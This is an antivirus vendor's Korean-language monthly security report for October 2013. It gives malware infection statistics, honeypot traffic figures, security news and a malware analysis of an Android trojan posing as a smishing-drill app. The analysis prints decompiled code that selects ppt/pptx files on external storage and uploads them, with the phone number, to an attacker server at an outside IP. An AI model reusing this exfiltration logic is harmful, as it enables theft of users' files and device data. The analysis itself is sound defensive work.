www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 10 월의 악성코드 통계 3

1. 악성코드 통계 3

(1) 감염 악성코드 Top 15 3

(2) 카테고리별 악성코드 유형 4

(3) 카테고리별 악성코드 비율 전월 비교 4

(4) 월별 피해 신고 추이 5

(5) 월별 악성코드 DB 등록 추이 5

2. 악성코드 이슈 분석 – "Trojan.Android.Peak.Smsh1" 6

(1) 개요 6

(2) 악성코드 분석 7

(3) 결론 10

3. 허니팟/트래픽 분석 11

(1) 상위 Top 10 포트 11

(2) 상위 Top 5 포트 월별 추이 11

(3) 악성 트래픽 유입 추이 12

4. 스팸 메일 분석 13

Part Ⅱ 보안 이슈 돋보기 14

1. 10 월의 보안 이슈 14

2. 10 월, 11 월의 취약점 이슈 16

Part Ⅰ 10월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15

[2013년 10월 01일 ~ 2013년 10월 31일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	-	Variant.Graftor.8654	Etc	5,262
2	-	Gen:Variant.Graftor.114721	Etc	3,168
3	↓2	Gen:Trojan.Heur.GM.8500010002	Trojan	3,162
4	New	Trojan.Generic.4297801	Trojan	2,368
5	New	Gen:Varinat.Kazy.264370	Etc	2,118
6	New	Trojan.Generic.KDV.286816	Trojan	1,902
7	New	Gen:Variant.Graftor.8654	Etc	1,885
8	New	Gen:Variant.Graftor.116633	Etc	1,653
9	New	Gen:Variant.Adware.Graftor.112065	Adware	1,498
10	New	Gen:Variant.Strictor.42048	Etc	1,484
11	↓3	Trojan.Rootkit.LoaderA	Trojan	1,356
12	↓4	Backdoor.Cuebot-I	Backdoor	1,332
13	New	Trojan.GenericKD.1263033	Trojan	1,324
14	New	Gen:Variant.Graftor.117786	Etc	1,269
15	New	Trojan.Downloader.KorAdware.Gen	Trojan	1,243


※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.

10월의 감염 악성코드 TOP 15에서는 7,8,9월 연속으로 1위를 차지했던 악성코드인 Gen:Trojan.Heur.GM.85000100002이 3위로 2단계 하락하였고, 대신 Variant.Graftor.8654이 새롭게 1위를 차지하였습니다. Gen:Variant.Graftor.114721는 지난달에 이어 10월에도 역시 2위를 차지하였습니다.


9월에 비해 10월에는 악성코드 감염자수가 소폭으로 증가하였으며, 트로이목마 혹은 트로이목마의 행위와 유사한 특성이나 행위를 보이는 악성코드에 대한 행위기반 탐지명 (Graftor)으로 탐지되는 악성코드가 다량으로 Top15에 새로 등장하였습니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 기타(Etc) 유형이 가장 많은 54%를 차지했으며, 트로이목마 유형이 37%로 2위를 차지했습니다. 이어 백도어(Backdoor) / 애드웨어 (Adware) 유형이 그 뒤를 이었습니다.


(3) 카테고리별 악성코드 비율 전월 비교



10월에는 지난 9월과 비교하여 기타 (Etc) 유형이 비율상 크게 증가하였으며 트로이목마의 경우 소폭 증가, 애드웨어 (Adware) 및 백도어 (Backdoor) 악성코드 유형들은 소폭 하락하였습니다.

(4) 월별 피해 신고 추이

[2012년 11월 ~ 2013년 10월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 11월 ~ 2013년 10월]



Part Ⅰ 10월의 악성코드 통계

2. 악성코드 이슈 분석 – "Trojan.Android.Peak.Smsh1"

(1) 개요

2013년 11월 25일 발견된 악성 앱 Trojan.Android.Peak.Smsh1은 SNS를 통해 안드로이드 기기에 전파 되는 모바일 악성코드이다.
기기관련 정보와 (전화번호, 통신망사업자, 제조사, 모델) 사용자의 스마트폰 외장메모리에 저장된 ppt, pptx 파일을 탈취하기 위한 목적으로 제작되었다.

이 악성코드를 실행하면 '스미싱 모의훈련 앱'이라는 문구를 볼 수 있으며, 간단한 초기 분석과정에서는 정보를 전송하는 서버의 주소가 192.168.1.1인 것으로 잘못 파악되기도 하였다.
아래 화면이나 위와 같은 정보를 제공해 단순한 테스트앱 혹은 모의훈련용 앱으로 위장하려 했던 것으로 보이지만 상세한 분석을 통해 정보탈취용 악성애플리케이션임을 확인하였다.

(2) 악성코드 분석

악성코드 파일 정보


Detection Name	File Name	악성 행위
Trojan.Android.Peak.Smsh1	StarBucks.apk	악성앱 설치패키지

다음은 악성 앱의 매니페스트 파일이다.

```
package="com.peak.smsh1"
>
<uses-sdk
  android:minSdkVersion="14"
  android:targetSdkVersion="19"
  >
</uses-sdk>
<uses-permission
  android:name="android.permission.READ_PHONE_STATE"
  >
</uses-permission>
<uses-permission
  android:name="android.permission.ACCESS_NETWORK_STATE"
  >
</uses-permission>
<uses-permission
  android:name="android.permission.INTERNET"
  >
</uses-permission>
<application
  android:theme="@android:0103012A"
  android:label="@7F050000"
  android:icon="@7F020001"
  android:debuggable="true"
  android:allowBackup="true"
  >
  <activity
    android:label="@7F050000"
    android:name="com.peak.smsh1.MainActivity"
    >
    <intent-filter
      >
      <action
        android:name="android.intent.action.MAIN"
        >
      </action>
      <category
        android:name="android.intent.category.LAUNCHER"
        >
      </category>
    </intent-filter>
  </activity>
</application>
```

패키지 명과 퍼미션 정보 그리고 매인 실행코드가 위치한 액티비티가 보인다.
퍼미션 정보 만으로는 특이한 점이 발견 되지 않는다.

다음은 디컴파일 된 코드와 패키지내에 존재하는 코드 파일들이다.
중요 코드인 매인 액티비티의 진입 코드가 제대로 해석 되지 않아 바이트코드 형태로 보인다.



다음은 기기정보를 공격자의 서버로 업로드 하는 URL 이 보인다.

```
loc_63394:
const/16                v16, 1
const-string            v8, empty_str
const-string            v17, empty_str
const-string            v26, empty_str
new-instance            v29, <t: StringBuilder>
invoke-static/range     {v26..v26}, <ref String.valueOf(ref) imp. @ _def_String_valueOf@LL>
move-result-object      v30
invoke-direct/range     {v29..v30}, <void StringBuilder.<init>(ref) imp. @ _def_StringBuilder__init_@VL>
const-string            v30, aHttp183_98_56_ # "http://183.98.56.100:8882/sms.php?"
invoke-virtual/range    {v29..v30}, <ref StringBuilder.append(ref) imp. @ unk_1F1E8>
move-result-object      v29
invoke-virtual/range    {v29..v29}, <ref StringBuilder.toString() imp. @ _def_StringBuilder_toString@L>
move-result-object      v26
if-eqz                  v16, loc_637D0
```

다음 코드는 외장 메모리에 존재하는 파일 중 확장자가 ppt와 pptx인 파일을 선별하는 코드중의 일부이다.

```
loc_6365A:
aget-object                     v12, v30, v29
# try 0x6365E-0x63780:
invoke-virtual                  {v12}, <ref File.getName() imp. @ _def_File_getName@L>
move-result-object              v23
move-object/from16              v0, this
move-object/from16              v1, v23
invoke-virtual                  {v0, v1}, <ref MainActivity.GetFileExt(ref) MainActivity_GetFileExt@LL>
move-result-object              v3
new-instance                    v4, <t: String>
const-string                    v32, aPptx # "pptx"
move-object/from16              v0, v32
invoke-direct                   {v4, v0}, <void String.<init>(ref) imp. @ _def_String__init_@VL>
new-instance                    v5, <t: String>
const-string                    v32, aPpt # "ppt"
move-object/from16              v0, v32
invoke-direct                   {v5, v0}, <void String.<init>(ref) imp. @ _def_String__init_@VL>
invoke-virtual                  {v3, v4}, <boolean String.equals(ref) imp. @ _def_String_equals@ZL>
move-result                     v32
if-nez                          v32, loc_636B2
```

확장자가 ppt, pptx인 파일이 있을 경우 파일을 업로드 하는 코드이다.

```
const-string                    v32, aKrh
new-instance                    v33, <t: StringBuilder>
const-string                    v34, aFileext1111111 # "FileExt1111111: "
invoke-direct/range             {v33..v34}, <void StringBuilder.<init>(ref) imp. @ _def_StringBuilder__init_@VL>
move-object/from16              v0, v33
invoke-virtual                  {v0, v3}, <ref StringBuilder.append(ref) imp. @ unk_1F1E8>
move-result-object              v33
invoke-virtual/range            {v33..v33}, <ref StringBuilder.toString() imp. @ _def_StringBuilder_toString@L>
move-result-object              v33
invoke-static/range             {v32..v33}, <int Log.e(ref, ref) imp. @ _def_Log_e@ILL>
new-instance                    v11, <t: DefaultHttpClient>
invoke-direct                   {v11}, <void DefaultHttpClient.<init>() DefaultHttpClient__init_@V>
const-string                    v20, aHttp183_98_5_0 # "http://183.98.56.100:8882/upload.php"
new-instance                    v19, <t: HttpPost>
invoke-direct/range             {v19..v20}, <void HttpPost.<init>(ref) HttpPost__init_@VL>
invoke-virtual/range            {v25..v25}, <ref TelephonyManager.getLine1Number() imp. @ _def_TelephonyManager_getLine1Number@L>
move-result-object              v6
new-instance                    v21, <t: MultipartEntity>
invoke-direct/range             {v21..v21}, <void MultipartEntity.<init>() MultipartEntity__init_@V>
const-string                    v32, aUploadedfile # "uploadedfile"
new-instance                    v33, <t: FileBody>
move-object/from16              v0, v33
invoke-direct                   {v0, v12}, <void FileBody.<init>(ref) FileBody__init_@VL>
move-object/from16              v0, v21
move-object/from16              v1, v32
move-object/from16              v2, v33
invoke-virtual                  {v0, v1, v2}, <void MultipartEntity.addPart(ref, ref) MultipartEntity_addPart@VLL>
const-string                    v32, aFilename_2 # "filename"
new-instance                    v33, <t: StringBody>
const-string                    v34, aUtf8 # "UTF-8"
invoke-static/range             {v34..v34}, <ref Charset.forName(ref) imp. @ _def_Charset_forName@LL>
move-result-object              v34
move-object/from16              v0, v33
move-object/from16              v1, v34
invoke-direct                   {v0, v6, v1}, <void StringBody.<init>(ref, ref) StringBody__init_@VLL>
move-object/from16              v0, v21
move-object/from16              v1, v32
move-object/from16              v2, v33
invoke-virtual                  {v0, v1, v2}, <void MultipartEntity.addPart(ref, ref) MultipartEntity_addPart@VLL>
move-object/from16              v0, v19
move-object/from16              v1, v21
invoke-virtual                  {v0, v1}, <void HttpPost.setEntity(ref) imp. @ _def_HttpPost_setEntity@VL>
move-object/from16              v0, v19
invoke-interface                {v11, v0}, <ref HttpClient.execute(ref) imp. @ _def_HttpClient_execute@LL>
move-result-object              v22
invoke-interface/range          {v22..v22}, <ref HttpResponse.getEntity() imp. @  def HttpResponse getEntity@L>
```


(3) 결론

안드로이드 시스템을 사용하는 사용자층이 두터워 지고 스마트폰, 태블릿등의 휴대용 장치로 할 수 있는 일들이 많아지면서 악성코드의 감염 및 발견 빈도 또한 기하 급수적으로 늘어 나고 있다. 현재 국내에서 유행하고 있는 많은 스미싱 악성코드가 금전적인 이득을 노리고 소액결제나 계좌탈취의 기회를 엿보고 있다. 본 모바일 악성코드의 경우, PPT 파일 등 스마트폰에 저장된 사용자의 정보를 탈취하려는 목적을 함께 가지고 있어 더욱 큰 경각심을 주고 있다.

Part Ⅰ 10월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트




(2) 상위 Top 5 포트 월별 추이

[2013년 08월 ~ 2013년 10월]



(3) 악성 트래픽 유입 추이

[2013년 05월 ~ 2013년10월]



Part Ⅰ 10월의 악성코드 통계

4. 스팸 메일 분석

10월의 스팸메일 분석은 메일서버 및 솔루션 교체 작업으로 인해 변경 전후의 통계 기준치가 서로 달라진 관계로 정확한 통계 집계를 하기 어려워 이번달만 쉽니다.

Part Ⅱ 보안 이슈 돋보기

1. 10월의 보안 이슈

어도비제품의 소스코드가 외부에 유출되어 어도비 제품의 취약점을 악용한 공격툴이 생길 우려가 높아졌습니다. 전자여권, 해킹 가능성, 운영체제 없는 깡통PC, 불법복제와 악성코드의 온상, 독도의 날 맞춰 애국심 노린 스미싱 공격등이 10월의 이슈가 되었습니다.

• 어도비(Adobe) 소스코드 유출

10월 4일 어도비(Adobe)가 외부의 공격을 받아 약 290만명의 고객정보와 40GB에 달하는 어도비제품의 소스코드가 외부에 유출되었습니다. 이는 공격자들이 유출된 소스코드를 악용하여 제로데이 공격이나 타깃 공격을 할 가능성이 높아졌다는 것을 의미하며, 전문가들은 소스코드 유출로 인하여 자동화된 공격툴이 등장할 수도 있다는 우려를 표명하였습니다.

• 전자여권, 해킹 가능성 높다

우리나라 전자여권을 만드는데 사용되는 부품 중 지난 2010년 미국의 화이트 해커에 의하여 공개석상에서 해킹된 제품이 있다는 사실이 밝혀졌습니다. 현재 이미 400만권이 넘는 전자여권이 제작 및 배포되었습니다. 이러한 사실이 밝혀진 만큼, 빠른 후속대책을 세워야 할 것입니다.

• 운영체제 없는 깡통PC, 불법복제와 악성코드의 온상

한국소프트웨어저작권협회 조사에 따르면 운영체제를 탑재하지 않은 일명 '깡통PC'가 SW 불법 복제와 개인정보 유출의 주요 원인으로 밝혀졌습니다. 이번 조사는 깡통 PC 판매가 SW불법복제와 악성코드 확산에 따른 개인정보 유출위험의 주요 경로임을 객관적으로 증명하는 첫 사례로, SW불법복제로 인해 PC손상과 개인정보 유출이라는 더 큰 피해를 입을 수 있다는 사실이 밝혀졌습니다.

• 나타났다 사라지는 '남김없는 앱' 돌풍

'잊혀질 권리'에 대한 높아지는 관심에 따라, 이용자들의 사적인 공간을 철저히 보호하는 컨셉의 다양한 SNS, 메신저 앱 들이 인기를 얻고 있습니다. 이러한 메신저들의 프라이버시 기능이 인기를 얻자 기존 메신저들도 이러한 기능을 추가하고 있습니다. 페이스북과 트위터 등 전통적인 SNS는 '과시'의 심리였다면, 이러한 새로운 앱들은 자기 과시가 전혀 필요없는 사적이고 편안한 인터넷 공간을 찾는 심리라고 볼 수 있습니다.

• MS, 클라우드 OS 제품군 대거 업데이트

MS는 18일 클라우드 운영체제 제품군의 새 버전을 대거 출시했습니다. 이는 최근 여러업계에 걸쳐 기업 환경에 클라우드 기술을 도입하는 사례가 증가면서, 다양한 비즈니스 요구사항을 충족시키고 우수한 확장성과 안정성, 관리성을 갖춘 솔루션에 대한 수요가 급증하는 시장 수요에 따른 것이며, 이번 신제품 및 서비스 출시로 최고의 하이브리드 클라우

드 경쟁력을 다져 나가기 위한 초석을 마련하였습니다.

• 독도의 날 맞춰 애국심 노린 스미싱 공격

10월 25일 독도의 날을 맞아 애국심을 노린 스미싱이 발견되었습니다. 이번 스미싱은 '독도는 우리땅 찜해주시고, 많은 성원 부탁합니다' 라는 문구와 악성 응용프로그램이 설치되는 단축 URL이 포함된 문자로 유포되었습니다. 이는 독도의 날을 맞아 많은 기업과 단체가 홈페이지에서 독도 관련행사를 진행할 것을 노린 공격이라고 예상되었습니다.

• EU, 개인정보보호법 연기.. 영국 반대 무산위기

EU정상들은 EU 국민 개인정보의 해외 전송을 제한하는 내용이 담긴 '개인정보보호법 개정안'을 시행하는 방안을 추진했으나, 영국의 요구로 2015년 미루어 졌습니다. 영국은 미국과의 정보 공유가 테러를 막는데 도움이 된다고 주장하며 법안 시행에 반대하였습니다. 하지만 프랑스, 이탈리아, 폴란드 등의 요구에 따라 2015년에 법안을 시행하기로 타협하였습니다.

2. 10월, 11월의 취약점 이슈

• Microsoft 10월 정기 보안 업데이트

Internet Explorer 누적 보안 업데이트, Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제, .NET Framework의 취약점으로 인한 원격 코드 실행 문제, Windows 공용 컨트롤 라이브러리의 취약점으로 인한 원격 코드실행 문제 해결 등을 포함한 Microsoft 10월 정기 보안 업데이트가 발표되었습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows 8**
